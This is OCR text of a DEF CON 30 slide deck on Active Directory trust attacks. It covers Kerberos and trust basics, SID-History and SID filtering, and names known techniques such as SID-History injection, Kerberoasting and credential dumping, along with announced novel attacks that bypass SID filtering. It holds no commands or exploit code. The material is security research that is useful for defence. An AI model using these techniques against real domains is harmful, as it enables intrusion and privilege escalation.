Don’t be trusted: Active Directory trust attacks

Jonas Bülow Knudsen @Jonas_B_K

Martin Sohn Christensen @martinsohndk

DEF CON 30
Adversary Village

August 14, 2022


Get-ADUser 'msc'

@martinsohndk

@martinsohn

@martinsohn

improsec



Martin Sohn Christensen Properties

Martin Sohn Christensen

First name: Martin

Initials: msc

Last name: Sohn Christensen

Display name: Martin Sohn Christensen

Description: Cyber security consultant

Office: Improsec A/S in Copenhagen, Denmark

Telephone number:

E-mail: msc@improsec.com

Web page: https://martinsohn.dk


Get-ADUser 'jbk'

@Jonas_B_K

@JonasBK

@Jonas-BK

SPECTEROPS



Jonas Bülow Knudsen

First name: Jonas Initials: jbk

Last name: Bülow Knudsen

Display name: Jonas Bülow Knudsen

Description: Technical Account Manager

Office: SpecterOps in Copenhagen, Denmark

Telephone number:

E-mail:

Web page:

Disclaimer

- No 0-day + abusing Active Directory design
- Attacks require high privs – DA, DC NT\SYSTEM, etc
- Published on Improsec Tech Blog in March/April 2022
- "Attack" & "technqiue" used interchangeably

https://improsec.com/tech-blog/o83i79jgzk65bbwn1fwib1ela0rl2d

Acknowledgements

- @harmj0y (AD research & Rubeus)
- @gentilkiwi (AD research & Mimikatz)
- @PyroTek3 (AD research)
- @tifkin_ (AD research & SpoolSample)
- @_dirkjan (AD trust research)
- @YuG0rd (GoldenGMSA)
- @_xpn_ (Inter-realm key research)
- @MGrafnetter (Keys container)
- @JosephRyanRies (Keys container)

Our question

- Microsoft: "*The forest (not the domain) is the security boundary in an Active Directory*"
- Why so?
- Known attack: SID-History Injection
- Microsoft: "*SID filtering helps prevent malicious users with administrative credentials in a trusted forest from taking control of a trusting forest."* (Server 2003 docs)
- Can SID filtering make the domain a security boundary?

https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-firewall/gathering-information-about-your-active-directory-deployment
https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc755321(v=ws.10)
https://attack.mitre.org/techniques/T1134/005/

No.

- The End -

Agenda

- Why care?
- Kerberos and trust warmup
- Known child-parent trust attacks
- SID filtering research
- Intra-forest trust attacks
- Inter-forest trust attack

Why should you care?

- 5 novel intra-forest trust attacks
  - Bypassing SID filtering
- 1 novel inter-forest trust attack
  - Making default ESEA/red forests vulnerable
- Good news! We told Microsoft!
  - No fix.

- Let's explore the question, attacks, and mitigations


Kerberos & trust warmup

Kerberos authentication

Domain user

Member server

Kerberos authentication



Domain Controller (KDC)


1) Request TGT (AS-REQ / AS-REP)

TGT

Domain user


Member server

Kerberos authentication



Domain Controller (KDC)
1) Request TGT (AS-REQ / AS-REP)
2) Present TGT, request Service Ticket (TGS-REQ / TGS-REP)
TGT
Domain user
Service Ticket
Member server

Kerberos authentication



Domain Controller (KDC)

1) Request TGT (AS-REQ / AS-REP)

2) Present TGT, request Service Ticket (TGS-REQ / TGS-REP)


Domain user

3) Present Service Ticket, request access (AP-REQ / AP-REP)

Member server

AD Trust

- Allows separate domains to form an inter-domain relationship
- Direction: One-Way, Two-Way
- Intra-forest trusts
  - Parent-child trusts
  - Tree-root trusts
  - Shortcut trusts
- Inter-forest trusts
  - External trusts (non-transitive)
  - Forest trusts



SID-History and SID filtering


- Migration challenge:
  - Security principals get new SID
  - Rights are granted to a SID = rights lost in the previous domain
- Solution: SID-History AD attribute
- SID filtering on AD trust filter out SID-History
  - Not enabled by default on intra-forest trust


Known child-parent trust attacks

- **SID-History injection**

- Other attacks
  - Unconstrained delegation + coerce authentication
  - Credential dumping
  - Child domain user overprivileged in parent domain
  - Kerberoasting
  - RCE vulnerability
  - And so on...

